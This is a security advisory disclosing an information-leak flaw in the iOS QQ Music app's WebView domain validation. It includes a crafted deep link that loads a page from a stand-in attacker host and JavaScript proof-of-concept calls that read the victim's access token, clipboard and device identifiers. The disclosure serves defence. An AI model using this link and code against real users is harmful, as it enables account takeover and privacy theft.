


An information leak vulnerability in the iOS version of QQ Music

Brief Description

QQ Music is a popular music app offering functions like music streaming, music downloading, MV watching, comment interaction, and personalized song recommendation. It ranks **No.3** in the **"Music"** category list on the App Store of the Chinese region and has **1.948 million ratings**.



The iOS version of the QQ Music supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found a **flaw in the domain name validation** when these interfaces are invoked.


Thus, an attacker can craft a **malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the QQ Music app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information** (such as AccessToken, GameID), **obtaining victim's device information**

(such as DeviceID, IDFA) and **reading victim's clipboard**.


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: **qqmusic://qq.com/ui/openUrl?p={"url":"https://attack.com/qqmusic/atkQQMusic.html"}**. Here, "**attack.com**" represents a domain under the attacker's control.

When the victim clicks on this URL, it directs the victim to the QQ Music app and opens the webpage **https://attack.com/qqmusic/atkQQMusic.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces, compromise victim's privacy such as **obtaining victim's account information** (such as AccessToken, GameID), **obtaining victim's device information** (such as DeviceID, IDFA) and **reading victim's clipboard**.



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```

window.M.client.__aCallbacks["233"] = function (json) {
    var AccessToken = json.data.AccessToken;
    document.getElementById("AccessToken").innerText = "Your AccessToken: \n" + AccessToken;
}
fetchData("https://qq.com/data/getAccessToken?p={}&#233");

document.getElementById("AccessClipBoard").onclick = function () {
    window.M.client.__aCallbacks["234"] = function (json) {
        var ClipboardText = json.data.text;
        document.getElementById("ClipBoardText").innerText = ClipboardText;
    }
    fetchData("https://qq.com/data/getClipboard?p={}&#234");
}

window.M.client.__aCallbacks["235"] = function (json) {
    var DeviceID = json.data.identifier;
    var IDFA = json.data.idfa;
    document.getElementById("DeviceID").innerText = "Your DeviceID: \n" + DeviceID;
    document.getElementById("IDFA").innerText = "Your IDFA: \n" + IDFA;
}
fetchData("https://qq.com/data/getDeviceInfo?p={}&#235");

```

Impact of the Vulnerability

Scope of the vulnerability: At least including QQMusic iOS version 13.10.0 (the latest version as of 2024-10-01).

Consequences of the vulnerability: Information disclosure.

Download link for affected application:

📎 CN:

<https://apps.apple.com/cn/app/qq%E9%9F%B3%E4%B9%90-%E5%90%AC%E6%88%91%E6%83%B3%E5%90%AC/id414603431>

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.